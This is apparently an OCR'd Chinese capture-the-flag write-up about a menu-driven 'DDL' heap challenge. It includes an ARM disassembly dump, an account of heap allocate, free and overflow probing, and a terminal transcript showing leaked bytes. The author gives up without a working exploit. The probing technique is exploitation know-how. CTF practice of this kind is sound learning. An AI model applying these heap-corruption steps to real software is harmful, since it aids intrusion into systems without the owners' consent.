
```
00001000 <.text>:
    1000:   e3a0b000    mov fp, #0
    1004:   e3a0e000    mov lr, #0
    1008:   e59f1010    ldr r1, [pc, #16]   ; 1020 <_init-0xcd0>
    100c:   e08f1001    add r1, pc, r1
    1010:   e1a0200d    mov r2, sp
    1014:   e3c2c00f    bic ip, r2, #15
    1018:   e1a0d00c    mov sp, ip
    101c:   eb000000    bl  1024 <_init-0xccc>
    1020:   00000ff4    strdeq  r0, [r0], -r4
    1024:   e92d4800    push    {fp, lr}
    1028:   e24dd008    sub sp, sp, #8
    102c:   e1a02000    mov r2, r0
    1030:   e3a00000    mov r0, #0
    1034:   e4921004    ldr r1, [r2], #4
    1038:   e58d0004    str r0, [sp, #4]
    103c:   e59f0020    ldr r0, [pc, #32]   ; 1064 <_init-0xc8c>
    1040:   e79f0000    ldr r0, [pc, r0]
    1044:   e58d0000    str r0, [sp]
    1048:   e59f0018    ldr r0, [pc, #24]   ; 1068 <_init-0xc88>
    104c:   e79f0000    ldr r0, [pc, r0]
    1050:   e59f3014    ldr r3, [pc, #20]   ; 106c <_init-0xc84>
    1054:   e79f3003    ldr r3, [pc, r3]
    1058:   eb000334    bl  1d30 <_fini+0x34>
    105c:   e28dd008    add sp, sp, #8
    1060:   e8bd8800    pop {fp, pc}
    1064:   00001090    muleq   r0, r0, r0
    1068:   00001088    andeq   r1, r0, r8, lsl #1
    106c:   00001084    andeq   r1, r0, r4, lsl #1
    1070:   e92d4800    push    {fp, lr}
    1074:   e1a0b00d    mov fp, sp
    1078:   e59f0054    ldr r0, [pc, #84]   ; 10d4 <_init-0xc1c>
    107c:   e08f0000    add r0, pc, r0
    1080:   e5d00000    ldrb    r0, [r0]
```

flash: tokenization, wrapping and folding ha

看到说让程序crash就可以拿10分，心动了




结果好家伙，输入非法字符直接来个死循环



还好可以溢出，还有机会 - -

经过验证，name 超过16会报错

经过malloc 4个0x20大小的chunk,删除其中两个，然后再malloc一个新的，尝试溢出，再malloc一个，得到了一些不一样的输出，但没什么效果，没crash


./3.sh
File Edit View Search Terminal Help
1 - Add a DDL
2 - Finish a DDL
3 - Show a DDL
4 - Edit a DDL
5 - EXIT
Your choice: $ 3
3
Target DDL index: $ 2
2
DDL name: 111\x00\xf7\xfc#\x00\x00\x00\x00
Done
DDL content: 111\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
Done
==========
1 - Add a DDL
2 - Finish a DDL
3 - Show a DDL
4 - Edit a DDL
5 - EXIT
Your choice: $ 4
4
Target DDL index: $ 1
1
The size for editting: $ 32

直接就是一个放弃 -_-